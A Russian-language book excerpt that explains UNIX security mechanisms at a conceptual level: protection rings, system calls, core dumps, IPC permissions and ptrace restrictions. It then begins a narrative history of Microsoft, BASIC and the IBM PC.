Итак, архитектура ядра UNIX ***позволяет*** некорректно работающим приложениям предоставить злоумышленнику привилегированный доступ в систему, поэтому потенциально любая UNIX – уязвима. Учитывая сложность современных программ и качество тестирования программного кода ошибки просто неизбежны. Для сравнения, программное обеспечение, используемое в космической технике, содержит менее одной ошибки на 10 тысяч строк кода. Типовая конфигурация сервера, работающего под управлением UNIX, может состоять более чем из миллиона строк исходного кода. Таким образом, в сложных приложениях, ошибки всегда ***гарантировано*** есть. Не факт, что хотя бы одна из них может привести к получению несанкционированного доступа, но очень, очень часто так именно и происходит.

А если еще вспомнить недостаточно качественную реализацию базовых протоколов TCP/IP (в той же 4 BSD UNIX), можно вообще удивиться, как UNIX после всего этого ухитряется работать. Спектр возможных целей атаки очень широк и не может быть полностью рассмотрен в рамках одной книги.

- Гуси спасли Рим, но никто не задумывается о их дальнейшей судьбе. А ведь гуси попали в суп. В спасенном же Риме. Так что на их судьбе факт спасения Рима никак не отразился. Представляете, что говорили их потомки: наш дедушка спас Рим, а потом его съели.".

Кир Булычев "Тринадцать лет пути"

Безопасность UNIX

- В этой главе:
  - Механизм разделения привилегий
  - Реализация и защита процессов
  - Режимы выполнения процессов
  - Механизмы вызова системных функций
  - Средства межпроцессорного взаимодействия
  - Пакет IPC (Interposes Communication)
  - Ошибки реализации механизма разделяемой памяти
  - Механизмы отладки приложений
  - Идентификаторы процессов

"Прибор, защищаемый быстродействующим плавким предохранителем, сумеет защитить этот предохранитель, перегорев первым."

Пятый закон Мэрфи

На протяжении большинства своей истории Unix был исследовательской повозкой для университетских и промышленных исследователей. С взрывом дешевых рабочий станций Unix вступил в новую эру, эру распространяемой платформы. Это изменение легко датировать: это случилось, когда поставщики рабочих станций выделили свои компиляторы языка C из своего стандартного комплекта программного обеспечения для того, чтобы понизить цены для не разработчиков. Точная запись границ этого изменения слегка неясна, но в основном это произошло в 1990.

«Unix-haters handbook» Simson Garfinkel

В одно-пользовательских, однозадачных системах (наподобие MS-DOS) понятие «безопасность» обычно отсутствует в силу полной бессмысленности самой постановки вопроса. Одна машина, – один процесс и один супр-пользователь.

Другое дело многозадачные, многопользовательские системы. В той же UNIX на одной машине приходится исполнять задачи различных пользователей. Поэтому, ***потенциально*** возможно несанкционированное вмешательство одного пользователя в дела другого. Ведь все задачи выполняются одним процессором (даже в многопроцессорных системах невозможно закрепить персональной процессор за каждой задачей) и разделяют одну и ту же физическую память. Если не предпринять определенных мер, любой пользователь

сможет произвольным образом вклиниваться в задачи другого со всеми вытекающими отсюда последствиями.

Ни у кого не вызывает удивления способность некорректно работающей программы, исполняющейся с наивысшими привилегиями, пустить злоумышленника в систему. Но возможно ли пользовательскому приложению захватить контроль над системой? Можно ли получить доступ к остальным пользовательским процессам? Вопросы не так глупы, как кажется.

Невозможно написать защищенную операционную систему без соответствующей аппаратной поддержки со стороны процессора. Иначе, очередная выполняемая инструкция может нейтрализовать или блокировать программный защитный механизм. Первые версии UNIX исполняли все задачи в одном адресном пространстве, и одна из них могла «дотянуться» до другой и произвольным образом вмешаться в ее работу. Современные микропроцессоры спроектированы с учетами требований безопасности и поддерживают логические адресные пространства, обеспечивают защиту отдельных регионов памяти и имеют, так называемые, «кольца защиты». С каждым кольцом связан набор инструкций определенных привилегий, подобранных таким образом, чтобы код, исполняющийся в менее привилегированном кольце, не мог повлиять на более привилегированное. Поэтому, в правильно спроектированной операционной системе при условии отсутствия ошибок реализации, пользовательский код не может получить привилегированного доступа.

На самом деле, это очень упрошенная схема. Если бы менее привилегированный код не мог вызывать более привилегированный, то никакое бы пользовательское приложение не могло бы обращаться к операционной системе, исполняющейся в кольце с наивысшими привилегиями. Значит, должен существовать механизм вызова привилегированного кода из непривилегированного кольца.

А это автоматически разрушает всю стройную пирамиду безопасности. Если пользовательский код сможет передать управление на требуемые ему команды (или подпрограммы) привилегированного кода, то все кольца защиты слетят к черту. Так ли на самом деле надежна UNIX или это только кажется?

Минимальной единицей исполнения в UNIX является ***процесс***. Процесс (в простейшем определении) это последовательность операций выполнения программы. Но кроме машинных инструкций еще существуют данные и стек, причем каждый процесс выполняется в собственном адресном пространстве. Поэтому, технически более правильно говорить о процессе, как экземпляре выполняемой программы.

Каждый процесс в UNIX обладает собственным адресным пространством, набором регистров процессора и стеком, - все они определяют состояние процессора, иначе называемое ***контекстом***. В адресном пространстве расположены: сегмент[111] исполняемого кода (в терминологии UNIX называемый «текстом» – ***text***), сегмент данных (BSS – сокращение, позаимствованное из ассемблера для компьютера IBM 7090, расшифровывающиеся как "*block started by symbol*" – блок, начинающийся с символа) и сегмента стека (STACK). Сегменты “text” и “BSS” соответствуют одноименным секциям исполняемого файла, а сегмент стека формируется операционной системой автоматически, при создании процесса.

Врезка «замечание»

Названия секций “text” и “BBS” благополучно перекочевали в среду Windows. Убедиться в этом можно, запустив утилиту dumpbin (входит в SDK, поставляемый с любым Windows-компилятором), например, таким образом:

```
dumpbin /SUMMARY C:\WINDOWS\SYSTEM\Netbios.dll

Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

Dump of file NETBIOS.DLL

File Type: DLL

Summary

    1000    bss
```

[111] Технически правильно говорить о секциях или областях, но термин «сегмент» более привычен для читателей, знакомыми с микропроцессорами Intel 80x86

- `1000  data`
- `1000  edata`
- `1000  idata`
- `1000  rdata`
- `1000  reloc`
- `1000  text`

Процессы UNIX могут исполняться в одном из двух режимов – ***режиме задачи*** и ***режиме ядра***. Для обеспечения безопасности каждым из режимов используется свой собственный стек. Возникает вопрос, – каким образом системная функция получает аргументы, если они остаются в стеке задачи?

Понять это можно, разобравшись в механизме переключения из режима задачи в режим ядра. В UNIX для перехода в привилегированный режим используются ***прерывания***. Инструкция, вызывающая прерывание, автоматически переводит процессор в привилегированный режим и передает управление подпрограмме обработки прерывания. Существует специальная таблица прерываний (доступная только ядру операционной системы) в которой индекс каждой ячейки численно равен номеру прерывания и содержит адрес, на который будет передано управление в случае возникновения данного прерывания. Более подробно о прерываниях можно прочитать в любой толковой книге по ассемблеру и технической документации процессора.

Врезка «замечание»

В операционной системе LINUX для вызова системных функций используется прерывание 0x80, а в операционных системах, совместимых с System V для той же цели необходимо передать управление по фиксированному адресу 0007:00000000 (сегмент семь, смещение ноль). Номер вызываемой функции и передаваемые ей аргументы задаются в регистрах (в LIUX) или заталкиваются в стек (в системах, совместимых с System V).

Таким образом, использование прерываний (или фиксированного адреса) позволяет пользовательской задаче передать управление ***только*** на предусмотренные ядром подпрограммы, а не произвольный адрес памяти. Однако стек ядра прикладному коду не доступен, и передать аргументы функции обычным путем невозможно. Тем не менее, ядру доступно пространство памяти всех задач и оно в состоянии «вытащить» требуемые параметры самостоятельно. Конкретная реализация зависит от выбранной аппаратной платформы и поэтому не будет рассмотрена. Достаточно понять – прикладные программы не могут пагубно воздействовать на ядро (конечно при отсутствии в нем ошибок реализации).

В операционных системах наподобие MS-DOS (и первых версиях UNIX) существовала возможность обращаться с оборудованием в обход операционной системы, манипулируя непосредственно с портами ввода-вывода[112]. Современные процессоры при попытке пользовательского кода обратиться к порту, генерируют исключение, передавая управление операционной системе, предоставляя ей возможность самой расправиться со злоумышленником. В результате, доступ может быть отвергнут, а приложение, нарушившие субординацию – закрыто, или же ядро может эмулировать чтение (запись) в порт, не выполняя ее на самом деле.

На бумаге броне UNIX позавидовал бы любой крейсер средних размеров, но в действительности все не так гладко[113]. Многие системы оказались взломаны «благодаря» умению UNIX в аварийных ситуациях сбрасывать дамп памяти (*core dump* – на жаргоне русскоязычных программистов звучащий *кора*) в общедоступный файл на диск. Достаточно часто в нем удается обнаружить пароли или другую информацию, облегчающую проникновение в систему. Приверженцы UNIX уверяют, – уязвимость устраняется правильным администрированием. Но сколько на свете существует неопытных администраторов? Справедливо оценивать защищенность системы с настройками ***по умолчанию***. А по умолчанию,

[112] Если бы современные операционные системы не блокировали обращения прикладных программ к портам ввода-вывода, было бы возможно, используя контроллер DMA, нейтрализовать защитный механизм.

[113] «Можно сделать защиту от дурака, но только от неизобретательного» Закон Нейсдра

посредством дампа памяти, один процесс может получать доступ к адресному пространству другого процесса, по крайней мере, на чтение.

*Врезка «замечание» **

У Кена Томпсона есть автомобиль, который он помогал сконструировать. В отличие от большинства автомобилей, у него нет ни спидометра, ни указателя бензина, никаких из тех многочисленных лампочек, которые отравляют жизнь современному водителю. Взамен, если водитель делает ошибку, гигантский вопросительный знак загорается в центре приборной доски. "Опытный водитель", говорит Томпсон, "обычно узнает, что не так".

Аноним

Впрочем, ситуация действительно исправляется правильным администрированием системы и скорее относится к разряду проблем социальных (где найти каждому компьютеру хорошего администратора?) и психологических (оставлю-ка я все настойки по умолчанию!), не представляя никакой технической проблемы.

Хуже обстоит дело с разделяемыми областями памяти и именованными каналами, – то есть средствами ***межпроцессорного взаимодействия***. Ведь система, в которой не существует никаких механизмов обмена данными между процессами, – никому не нужна. А если UNIX поддерживает механизмы межпроцессорного взаимодействия, не приводит ли это к нарушению политики безопасности?

Успех UNIX в частности объяснялся наличием удобного и простого средства межпроцессорного взаимодействия – ***конвейера*** (позаимствованного из операционной системы DTSS - *Dartmouth time-sharing System)*, подробно описанного в главе «Устройство конвейера и перенаправление ввода-вывода». Но таким способом могли общаться между собой лишь ***родственные*** процессы, и это сильно ограничивало возможные области применения (впрочем, существовали и так называемые, ***именованные каналы***, доступные всем остальным процессам).

В UNIX System V появился пакет ***IPC*** (*interposes communication*), значительно расширяющий возможности межпроцессорного взаимодействия. Поддерживались: механизм передачи сообщений, разделяемая память и семафоры, необходимые для синхронизации процессоров. Все трое могли взаимодействовать с любыми, не обязательно родственными процессами, поэтому остро стал вопрос обеспечения безопасности.

Каждый совместно используемый объект (например, регион памяти) связан со структурой данных, описывающей права доступа и перечисляющей пользовательские и групповые коды идентификации. Права доступа в чем-то сходны с атрибутами файлов, – можно выборочно разрешать запись, чтение, назначаемые как отдельным пользователям, так и целым группам. При условии отсутствия ошибок реализации такая система выглядит внутренне не противоречивой и как будто бы надежа.

На самом деле программисты частенько беспечно относятся к установке атрибутов защиты и предоставляют доступ к разделяемой памяти (возможно содержащей приватные данные) любому процессу в системе. Атаки такого рода мало распространены и не представляют большого интереса для взломщиков, поскольку их возможности весе же очень ограничены.

В худшем положении оказываются разработчики ядра, вынужденные выполнять многочисленные и не всегда очевидные проверки. Например, область разделенной памяти, подключенная к адресному пространству одного из процессоров, может оказаться расположенной слишком близко к стеку. Если стек вырастет настолько, что пересечет границу разделяемой памяти, произойдет фатальная ошибка памяти, а на некоторых аппаратных платформах данные, заносимые в стек, игнорируют защиту от записи!

Приведенный выше пример скорее гипотетический (хотя и имеет место в реальной жизни), но он наглядно демонстрирует абсурдность попытки перенесения абстрактных теоретических выкладок в действующую модель. Всегда существует угроза проникновения в систему, насколько бы она защищенной не выглядела.

Взять, к примеру, процесс ***отладки***[114] (*debug*) приложений. Наличие такого механизма многократно облегчает поиск ошибок в программе, но вместе с тем позволяет изучать и контролировать ее работу. Поэтому, необходимо должным образом позаботиться о безопасности, включив в код ядра множество проверок. Существующая в UNIX схема отладки

[114] Если отладка - процесс удаления ошибок, то программирование должно быть процессом их внесения. Э. Дейкстра

достаточно защищена, но крайне неудобна для разработчиков, поэтому не так редко приходится слышать о ***преднамеренной модификации ядра*** и переписывании системной функции ptrace, заведующей отладкой.

Традиционно в UNIX отлаживать процесс можно только с его собственного согласия. Для этого он должен вызвать функцию ptrace, разрешая ядру трассировку. Но на самом деле это ограничение эфемерно – системный вызов exec в UNIX не создает новый процесс (как это происходит, например, в Windows), а ***замещает*** текущий. Последовательные вызовы ptrace и exec позволили бы получить доступ к адресному пространству ***любой*** задачи и произвольным образом вмешиваться в ее работу, если бы не дополнительные проверки…

В UNIX вообще запрещено отлаживать setuid-программы (бедные, бедные разработчики!), иначе было бы возможно запустить, скажем, ту же программу login и, нейтрализовав защитный механизм, войти в систему с привилегиями root. Но, ведь любой процесс может исполняться не только в режиме пользователя, но и ядра! Возможность же отладки ядра позволила бы с легкостью проникнуть в систему, поэтому оказалась «заботливо» блокирована создателями UNIX. Словом, разработчики ради достижения безопасности пошли вразрез с интересами программистов!

Точно так невозможно отлаживать уже запущенные процессы. Это вызывает большое недовольство разработчиков, вынужденных удалять процесс и перезапускать его вновь (в Windows, кстати, с этим справляется на раз).

Итак, ядро перед отладкой должно позаботиться о следующих проверках: подтвердить у отладчика наличие потомка с указанным идентификатором (pid), затем убедиться находится ли отлаживаемый процесс в состоянии трассировки, не является ли эта задача stupid-программой – и только после этого приступить к отладке.

Возникает вопрос, – что такое идентификатор процесса, где он хранится и можно его подделать? В начале этой главы уже отмечалось, – состояние процесса сохраняется в его контексте, расположенном в доступном для процесса адресном пространстве и посему не защищенным от модификации. Поэтому, критические к изменению атрибуты (например, привилегии) должны быть вынесены за пределы досягаемости процесса. В UNIX для этой цели используется ядро, в котором содержится структура, именуемая ***таблицей процессов***. Каждая запись ассоциирована с одним процессом и среди прочей информации содержит «магическое» число, называемое идентификатором процесса. Магическое – потому что интерпретировать его не может никто, кроме ядра. Идентификатор в зависимости от реализации может представлять собой индекс записи или одно из ее полей – прикладные приложения не имеют об этом никакого представления. Все что они могут – запомнить возвращенное функцией fork значение и передавать его остальным системным функциям в качестве аргумента, которое ядро интерпретирует самостоятельно.

При условии отсутствия ошибок реализации (ох, уж эти ошибки!) такая схема обеспечивает надежную защиту критической информации. Но нестабильное ядро (а много ли существует стабильных ядер?) потенциально способно позволить прикладным приложениям модифицировать системные структуры. Последствия – очевидны.

Точно так, процесс можно отлаживать и без его согласия – достаточно вспомнить о срыве стека. Это позволит от имени процесса выполнить ptrace, и… правда, если ошибки программы приводят к возможности срыва стека и выполнению любого кода, вряд ли это приложение кому-нибудь взбредет в голову отлаживать.

Таким образом, атаки на UNIX это не миф, а реальность. Конечно, большинство ошибок уже найдены и исправлены, но рост сложности кода неизбежно связан с внесением новых. А, значит, администраторы никогда не избавятся от головной боли. Впрочем, с ростом количества строк в исходных текстах обнаруживать ошибки становиться все сложнее и сложнее как злоумышленникам, так и самим разработчикам.

"Мусульмане и христиане хоронят своих мертвых в земле в гробах, чтобы их защитить. Это плохо, это просто глупость, потому что, если мы не можем защитить жизнь, так как же мы сможем защитить смерть? Мы не можем защитить ничего, ничего нельзя защитить.

Жизнь уязвима, а вы пытаетесь сделать неуязвимой даже смерть. Хотите сохранить, спасти."

Чжуан Цзы

Windows NT

- В этой главе:
  - История возникновения и эволюции Windows
  - Атака на Windows NT
  - Атаки на Windows 95 (Windows 98)

Введение в Microsoft

Вы полюбите Microsoft. Со временем….
А.В. Коберниченко "Недокументированные возможности Windows NT"

Писать о компании Microsoft оказалась на удивление трудно. С одной стороны Microsoft – несомненный лидер компьютерной индустрии и культуры, программные продукты которого практически монополизировали рынок. С другой стороны, качество этих самых программных продуктов оставляет желать лучшего, а рост требований к системе вынуждает потребителей включаться в непрерывную гонку апгрейда – докупая все новые и новые мегабайты с мегагерцами. А компьютер… работает с той же скоростью, что и десять лет назад. Ну, разве не обидно?

Поговаривают о сговоре Intel и Microsoft – якобы последняя специально включает циклы задержки в свои продукты, насильно приобщая пользователей к миру быстрых процессоров. Возможно, читатель удивится, но Microsoft приложила титанические усилия в оптимизации кода Windows 95. В середине девяностых годов большинство персональных компьютеров оснащались всего четырьмя мегабайтами оперативной памяти, и руководство компании загнало разработчиков в жесткие рамки, провозгласив девиз «Четыре мегабайта или до свидания». Но при всем желании и таланте этой команды (а над Windows работали очень неглупые люди) втиснуть весь код в 4 мегабайта оказалось физически невозможно. Пришлось идти на многочисленные компромиссы и ухищрения. Если бы руководство было бы не пальцем делано и выделило команде хотя бы 8 мегабайт, Windows 95 оказалось бы совсем иной – намного более устойчивой и функциональной. Но нужно различать политику компании с талантом создателей программных продуктов.

А политикой компании удовлетворится и впрямь невозможно, – компьютер день ото дня становится все менее и менее удобен профессионалу, но зато боле дружелюбен некому гипотетическому «начинающему пользователю». Командная строка и текстовый режим стремительно отходят в прошлое, а графический интерфейс не обеспечивает и половины прежней производительности оператора, ругающего непослушную мышь – текстовую команду легко набрать на клавиатуре машинально, вслепую, – а вот попробуй, попади курсором в нужный пункт меню, не глядя на экран!

С другой стороны, каждый волен свой выбор делать самостоятельно. И не надо называть Microsoft монополистом – помимо нее существует мир UNIX, BE OS, OS /2, а, в крайнем случае, можно отважится написать операционную систему самостоятельно (не боги горшки обжигают). А добровольно выбирать продукты Microsoft и потом же поливать ее грязью, это, извините, несерьезно. Ведь существует же множество гораздо худших компаний, и никто не озабочен критикой их продукции. Не нравится, – не используй.

Кстати, у конкурентов Microsoft дела обстоят не лучшим образом. Клоны UNIX все как один сложны в установке и настойке. Если у вас нет знакомого гуру, шансы заставить систему работать стабильно, невелики. Да и ошибок в продуктах UNIX не меньше, чем у Microsoft (убедиться в этом можно, посетив, например, www.rootshell.com). Словом, рай на земле невозможен, но все недовольство почему-то обрушивается именно на компанию Microsoft.

Тем временем, операционные системы Windows продолжают захватывать рынок, проникая всюду – от карманных миникомпьютеров, до высокопроизводительных серверов и рабочих станций. Активно идет перенос программного обеспечения с платформы UNIX на Windows, а вместе с этим мигрируют и сами разработчики.

Никто не сомневается: ближайшие годы пройдут под эмблемой Microsoft, в течение которых Windows NT продолжит затопление серверных приложений. Но, в отличие от хорошо изученной UNIX, Windows NT склонна к непредвиденным сюрпризам. Неудивительно, что она оказывается в центре внимания всех лиц, связанных с безопасностью.

«…человек без сюрприза внутри, в своем ящике, неинтересен»

М. Булгаков. "Мастер и Маргарита»

История возникновения и эволюции Windows

- В этой главе:
  - Хаос семидесятых
  - BASIC – первые шаги Microsoft
  - Краткая история создания IBM PC
  - История CP/M
  - Возникновение MS-DOS
  - Становление MS-DOS стандартной системой IBM PC
  - Появление MS-DOS 2.0
  - Изобретение мыши и графического интерфейса в Palo Alto Research Center
  - Первая операционная система Apple Lisa
  - Вклад Microsoft в разработку операционной системы для Apple Macintosh
  - Причины падения Apple, раскол между Apple и Microsoft
  - Возникновение Windows
  - Причины неуспеха первых версий Windows
  - Появление PC AT
  - Microsoft переносит UNIX на PC и сосредотачивает на ней все усилия
  - Причины неудачи первых переносов UNIX-клонов на PC
  - Возврат Microsoft к совершенствованию MS-DOS, выпуск MS-DOS 3.0
  - Попытки сторонних производителей привить к MS-DOS многозадачность
  - Появление и исчезновение TopView, DESQview
  - Противостояние микропроцессора Intel 80386 майнфреймам IBM
  - Появление PC на базе Intel 80386, падение спроса на майнфреймы IBM
  - Альянс Microsoft и IBM
  - Разработка OS/2 – универсальной масштабируемой системы
  - Попытка создания OfficeVision – электронной системы документооборота
  - Причины неудачи OS/2, раскол альянса
  - Выход Windows 3.0, ее победоносное шествие
  - Появление и провал оболочки GECOS
  - Операционная система DR-DOS
  - Приход в Microsoft Дейва Катлера, начало работы над Windows NT
  - Причины низкой популярности Windows NT в первые годы ее существования
  - Появление Windows 95
  - Массовая миграция с MS-DOS на Windows 95
  - Миграция с UNIX на Windows NT
  - Конфликт Microsoft с Netscape
  - Выпуск Windows 98
  - Объединение Windows 98 и Windows NT в Windows 2000
  - Угрозы монополизму Microsoft

Вначале существовал лишь вечный, безграничный, темный Хаос. В нем заключался источник жизни мира. Все возникло из безграничного Хаоса - весь мир и бессмертные боги. Из Хаоса произошла и богиня Земля - Гея. Широко раскинулась она, могучая, дающая жизнь всему, что живет и растет на ней. Далеко же под Землей, так далеко, как далеко от нас необъятное, светлое небо, в неизмеримой глубине родился мрачный Тартар – ужасная бездна, полная вечной тьмы. Из Хаоса, источника жизни, родилась и могучая сила, все оживляющая Любовь – Эрос. Начал создаваться мир. Безграничный Хаос породил Вечный Мрак - Эреб и темную Ночь - Нюкту. А от Ночи и Мрака произошли вечный Свет - Эфир и радостный светлый День - Гемера. Свет разлился по миру, и стали сменять друг друга ночь и день.

греческое видение сотворения мира

В конце семидесятых – начале восьмидесятых в мире бытовых компьютеров царил полный хаос. Десятки разнообразных моделей, несовместимых друг с другом, наводнили рынок, предлагая полный спектр всевозможных технических решений. Каждый производитель разрабатывал свою уникальную версию интерпретатора языка BASIC[115], совершенно не задумываясь о переносимости программного обеспечения (впрочем, какое тогда существовало программное обеспечение?). Практически каждая машина представляла «вещь в себе», замыкаясь на поставляемой вместе с компьютером кассете (в то время программы распространялись исключительно на кассетах). Общение с другими пользователями было практически невозможным, – ленты не обеспечивали переносимости даже на уровне данных, а диалекты BASIC различались между собой как русский и болгарский. Обучение программированию требовало наличия литературы, написанной с учетом особенностей конкретной модели, в противном случае многое приходилось домысливать самостоятельно. И самое обидное – накопленный опыт практически полностью обесценивался при переходе на другую платформу. И даже навыки печати приходилось вырабатывать заново, – клавиатуры-то менялись от модели к модели.

Усилиями компаний IBM, Intel и Microsoft этот хаос постепенно превратился в современный мир. Пускай не идеальный, и не совершенный, но способный выдержать многотысячную армию программистов и прокормить еще большее количество пользователей. Можно не любить Microsoft, но полностью отмахнуться от ее вклада в развитие программного и аппаратного обеспечения никому не удастся.

В целом анатомия компьютерного рынка предельно проста, – производители создают железо, программисты вдыхают в него жизнь, а пользователи все это покупают. Впрочем, нет, все происходит наоборот, пользователи покупают компьютеры, для которых существует программное обеспечение, а программисты пишут программы для наиболее раскупаемых компьютеров. Получается замкнутый круг – до тех пор, пока какая-нибудь модель не обрастет толстой шубой прикладных пакетов, никто не станет ее покупать, но кому интересно писать программы без малейших гарантий успешной реализации?

Теоретически, спустя достаточно продолжительный промежуток времени, любая модель способна накопить требуемое количество программного обеспечения, но практически все миникомпьютеры умирали быстрее, чем программисты успевали изучить документацию. Да и на что были способны эти игрушки? Перелистывая компьютерную литературу тех лет, не перестаешь удивляться фантазии авторов. «*Планировать семейный бюджет*» - семейный бюджет на компьютере? Не дешевле воспользоваться обычным калькулятором? (Например, в 1986 году компьютер «Электроника» стоил 600 рублей или 5-6 средних месячных зарплат, – это какой же должен быть доход от планирования, что бы окупить такие вложения в разумный срок). «*Использовать как электронную записную книжку*». Хорошая же записная книжка с ленточным накопителем и огромным телевизором с полным отсутствием принтера. «*...увлекательно провести время*». О! Видеоигры! Пускай убогие по современным понятиям, но тогда они выглядели так круто! Некоторые производители оценили масштабы перспективы и занялись игровыми приставками.

Совместимость могла бы помочь выбраться из ямы бытовым компьютерам. Но для этого требовалось бы создать масштабируемую модель, способную наращивать свою мощность без потери совместимости. Довести персональный компьютер от идеи до рыночного продукта были способны лишь крупные корпорации. Некоторым мелким компаниям порой удавалось какое-то время продержаться на голом энтузиазме, но рано или поздно сказывалось отсутствие опыта разработки подобных проектов и очередная модель уходила на свалку истории. Дольше всех на плаву оставались SPECTRUM-совместимые компьютеры, но закрытость архитектуры сдерживала развитие этой модели, а устойчивая репутация игровой платформы ограничивала рынок потребителей.

Имя Microsoft было хорошо известно в мире микрокомпьютеров. В те годы компания занималась разработкой интерпретаторов BASIC, активно продвигая их на рынок. А началось все в 1975 году, когда Билл Гейтс вместе с Полом Алленом загорелись идеей создания версии BASIC для микрокомпьютера Altair (*Альтаир*). К тому времени Билл уже имел опыт разработки подобных программ, выпустив пару лет назад интерпретатор Бейсика для PDP-8, и надеялся, что никаких непредвиденных проблем не возникнет.

Насколько же глубоко он заблуждался! Втиснуть все команды в четыре килобайта оперативной памяти «Альтаира» было немыслимо! «*...создание Бейсика для "Альтаира" оказалось делом изнурительным. Иногда я часами ходил по комнате или раскачивался в кресле –*

[115] Реже, какого ни будь экзотического языка

так мне легче сосредоточиться на какой-нибудь идее – и думал, думал, думал… В этот период мы с Полом мало спали и путали день с ночью. Когда меня сваливал сон, я засыпал за столом или на полу. В отдельные дни я вообще ничего не ел и ни с кем не виделся. Но спустя 5 недель мы написали свой Бейсик – и родилась первая в мире компания, разрабатывающая программы для микрокомпьютеров. Чуть позже мы назвали ее Microsoft» – пиал Билл Гейтс в своей книге «Дорога в будущее».

Компания Microsoft родилась вместе с первыми микрокомпьютерами и активно содействовала их развитию. До этого их (микрокомпьютеры) никто не хотел воспринимать всерьез. Тот же Альтаир продавали без дисплея и клавиатуры, - микропроцессор Intel 8080, соединенный с шестнадцатью светодиодами, программировался шестнадцатью адресными переключателями, вынесенными на переднюю панель. Радиолюбители заставляли светодиоды перемигиваться самым причудливым образом, но остальных эта штука мало впечатала (отдать 397 долларов за бесполезную игрушку?!). Своим интерпретатором Бейсика Билл сумел заинтересовать руководство компании MITS, выпускавшей эти компьютеры.

Новинка пользователям пришлась по вкусу, – появилась возможность самостоятельно писать простые программы и использовать Альтаир для трудоемких научных и инженерных расчетов (ну не бухгалтеры же за ним сидели). Однако объем продаж Бейсика оказался намного ниже ожидаемого, вопреки его огромной популярности[116]. Причина очевидна – пиратство. Редкий потребитель с готовностью выложит кровно заработанные деньги, за продукт доступный и бесплатно.

Тем не менее, компания Microsoft не собиралась падать духом и продолжила совершенствование своего языка. Через год им заинтересовались фирмы-производители персональных компьютеров, растущие как грибы после дождя. Среди них оказались и компании Apple, DTC, General Electric, NCR, а так же другие.

Но интересы Microsoft не замыкались на Бейсике, – в 1977 году компания выпустила FORTRAN и начала активно сотрудничать с Commodore и Radio Shack. Вскоре появилась реализация COBOL для микропроцессоров 8080, Z-80 и 8085. Высокое качество кода (а Билл очень недурно программировал на ассемблере – невероятно, но факт!), отличная совместимость различных версий языков Microsoft, сделали ее продукцию стандартом де-факто и обеспечили господство компании на значительной части рынка.

Четвертое апреля 1979 года стало одной из первых знаменательных дат компании, – в этот день версия Бейсика для микропроцессора Intel 8080 получила премию ICP в ***миллион долларов***. Эта награда, врученная Полу Аллену, становится первой наградой Microsoft. А меньше полугода спустя на свет появился Бейсик для 16-разрядных машин, оснащенных новым процессором Intel 8086.

Врезка «замечание» *

Происходящие за океаном события сильно повлияли и на российских (тогда еще советских) производителей, склонив их к тому же вездесущему Бейсику. Разработчики старого поколения с грустью замечали, программисты, начинающие постигать компьютер с изучения Бейсика, умственно оболванены без надежды на исцеление. Не то, чтобы все обстояло совсем не так (автор этой книги, как и все в его время, начинал с Бейсика, но это не помешало ему влюбиться в ассемблер, и освоить Си), но Бейсик все же калечил разум многих программистов и не известно чего в конечном счете принес больше – вреда или пользы.

Казалось, ничто не мешало стать Microsoft монополистом в области языков персональных компьютеров, но Билл Гейтс словно предчувствовал, что спустя несколько лет эти крошки станут никому не нужны, и программированием займутся профессионалы, которых Бейсиком не удивишь. А конкуренцию с производителями «серьезных» языков Microsoft вряд ли бы выдержала[117].

Тем временем, мало помалу, рынок персональных компьютеров вырос до нескольких десятков тысяч машин в год и продолжал расширяться нарастающими темпами. Никто еще не видел в микрокомпьютерах убийцу майнфреймов, но этот еще ничейный сегмент рынка в любой момент мог прибрать к своим рукам прыткий производитель.

[116] Да, уже в то время Microsoft ухитрилась стать монополистом.

[117] А она ее и не выдержала. Даже сейчас не смотря на всю прелесть Microsoft Visual C++, он так и не стал стандартом де-факто.

Компания IBM, в то время неоспоримый лидер в производстве ЭВМ, однажды допустила большую ошибку, позволив фирме DEC наладить производство компьютеров для потребителей с «тощим» кошельком. Пока IBM высокомерно игнорировала интересы «бессеребряников», DEC сумела привлечь к себе огромное количество покупателей не только низшего, но и среднего звена, нанеся ощутимый урон продажам дорогостоящих майнфреймов IBM.

Не желая повторно наступать на те же грабли, руководство IBM приняло решение: в кратчайшие сроки и минимальными усилиями захватить рынок персональных компьютеров, выпустив собственную модель, значительно превосходящую изделия конкурентов. Первоначально планировалось приобрести одну из уже существующих компаний, – финансовые возможности IBM позволяли провернуть такую операцию совершенно безболезненно. Из двух потенциальных претендентов – Apple и Tandy, от последней отмахнулись практически сразу, – эта фирма выпускала все – батарейки, игрушки, часы, телефоны… компьютеры не были ее главным бизнесом, и польза такого приобретения выглядела очень сомнительной. Возможно, IBM стоило остановить свой выбор на Apple, но за Apple закрепилась репутация «несерьезной» компании, ориентированной на любителей, и она не имела достаточных производственных мощностей.

Поэтому, руководству IBM ничего не оставалось делать, как принять решение разрабатывать персональный компьютер самостоятельно. Явно не желая отрывать от дел опытных кадров, администрация поручила эту «безделицу» молодой группе инженеров[118], заодно желая выяснить насколько быстро и хорошо этот коллектив умеет работать. Главному конструктору Левису Эггбрехту (*Lewis Eggebrecht*) разрешили покупать готовые компоненты у сторонних производителей, а не разрабатывать (как это свойственно в IBM) все узлы компьютера самостоятельно.

Левис, не имеющий опыта в проектировании ЭВМ, обратился за помощью к фирме Microsoft, справедливо полагая, раз уж Microsoft пишет Бейсик для десятков моделей компьютеров, ей должны быть известны все сильные и слабые стороны «кремневых коней», и уж наверняка имеется свое видение идеального ПК.

У Microsoft действительно имелись свои соображения на этот счет. Лично Билл Гейтс убедил руководство IBM остановить выбор на дорогостоящем 16-разрядном процессоре. Медлительные 8-разрядные чипы не позволяли адресовать более 64 килобайт памяти[119] и походили скорее на любительские игрушки, чем на серьезные компьютеры. Но удорожать ПК – означало отсекать потенциальных покупателей. После долгих дискуссий выбор остановили на микропроцессоре Intel 8088 – 16-разрядном чипе с 8-разрядной шиной данных. Таким образом, все компоненты нового микрокомпьютера оказались 8-разрядными (в то время 8-разрядные микросхемы стоили существенно дешевле своих 16-разрядных собратьев), а программное обеспечение манипулировало 16-битовыми операциями, и в перспективе могло быть перенесено на Intel 8086 – подлинно 16-разрядный чип.

Высокая стоимость[120] накопителя на гибких дисков представляла собой существенную проблему, – компания не могла осмелиться включить дисковод в минимальную комплектацию ПК и оснастила компьютер магнитофонным адаптером, позволяющего хранить программы на обычных аудиокассетах. На этот случай в ПЗУ прошили вездесущий Бейсик, дабы не оставить пользователей один на один с голой машиной. Тут услуги Microsoft пришлись как нельзя кстати.

